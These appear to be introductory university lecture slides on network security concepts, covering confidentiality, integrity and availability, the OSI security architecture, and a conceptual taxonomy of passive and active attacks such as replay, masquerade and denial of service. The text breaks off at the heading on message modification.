



الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 2

Network security concepts



Contents

1. Security goals
2. Attacks
3. Security services
4. Security mechanisms
5. Security techniques



Weekly Learning Outcomes

1. Describe the key security goals of confidentiality, integrity, and availability.
2. Discuss the types of security threats and attacks to different network assets.
3. Discuss the security services, mechanisms, and techniques.



Computer Security Concepts



- The generic name for the collection of tools designed to protect data and to prevent hackers.
- The protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability, and confidentiality of information system resources (includes hardware, software, firmware, information/data, and telecommunications).

Definitions



- **Computer Security** - generic name for the collection of tools designed to protect data and to thwart hackers.
- **Network Security** - measures to protect data during their transmission.
- **Internet Security** - measures to protect data during their transmission over a collection of interconnected networks.

Computer Security Objectives/ Goals



- Confidentiality
- Integrity
- Availability



Computer Security Objectives/ Goals



- **Confidentiality**
 - Data confidentiality
 - Assures that private or confidential information is not made available or disclosed to unauthorized individuals
 - Privacy
 - Assures that individuals control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed
- **Integrity**
 - Data integrity
 - Assures that information and programs are changed only in a specified and authorized manner
 - System integrity
 - Assures that a system performs its intended function in an unimpaired manner, free from deliberate or inadvertent unauthorized manipulation of the system
- **Availability**
 - Assures that systems work promptly, and service is not denied to authorized users.

Examples of Security Requirements



- **Confidentiality**
 - student grades
- **Integrity**
 - patient information
- **Availability**
 - authentication service

OSI Security Architecture




- ITU-T X.800 “Security Architecture for OSI”
- Defines a systematic way of defining and providing security requirements.
- The OSI security architecture focuses in 3 aspects of information security:
 - Security Attack
 - Security Mechanism
 - Security Service

Security attack



- Any action that compromises the security of information owned by an organization
- Often *threat* & *attack* used to mean same thing.
- The three goals of security - confidentiality, integrity, and availability can be threatened by security attacks.
 - Attacks Threatening Confidentiality
 - Attacks Threatening Integrity
 - Attacks Threatening Availability
 - Passive versus Active Attacks

Taxonomy of Attacks



Taxonomy of Attacks



- **Attacks Threatening Confidentiality**

- Snooping refers to unauthorized access to or interception of data.
- Traffic analysis refers to obtaining some other type of information by monitoring online traffic.

- **Attacks Threatening Integrity**

- Modification means that the attacker intercepts the message and changes it.
- Masquerading or spoofing happens when the attacker impersonates somebody else.
- Replaying means the attacker obtains a copy of a message sent by a user and later tries to replay it.
- Repudiation means that sender of the message might later deny that she has sent the message; the receiver of the message might later deny that he has received the message.


- **Attacks Threatening Availability**

- Denial of service (DoS) is a very common attack. It may slow down or totally interrupt the service of a system.

Security Attacks



- A ***passive attack*** attempts to learn or make use of information from the system but does not affect system resources




Passive Attack

Security Attacks



- An ***active attack*** attempts to alter system resources or affect their operation




Active Attack


Passive Attacks



- In the nature of eavesdropping or monitoring of transmissions
- **Two types of passive attacks are:**
 1. Release of message contents
 2. Traffic analysis
- Passive attacks are very difficult to detect
 - Message transmission apparently normal
 - No alteration of the data
 - Emphasis on prevention rather than detection
 - By means of encryption



Release of message contents




Traffic analysis

Active Attacks



- Active attacks try to alter system resources or affect their operation
 - Modification of data, or creation of false data
- **Four types of passive attacks are:**
 1. Masquerade
 2. Replay
 3. Modification of messages
 4. Denial of service
- Difficult to prevent because of the wide variety of potential physical, software, and network vulnerabilities
 - The goal is to detect and recover




Active Attack

Active Attacks




- Masquerade
 - Takes place when one entity pretends to be a different entity
 - Usually includes one of the other forms of active attack



Active Attacks



- Replay
 - Involves the passive capture of a data unit and its subsequent retransmission to produce an unauthorized effect




Active Attacks



- Modification of Messages

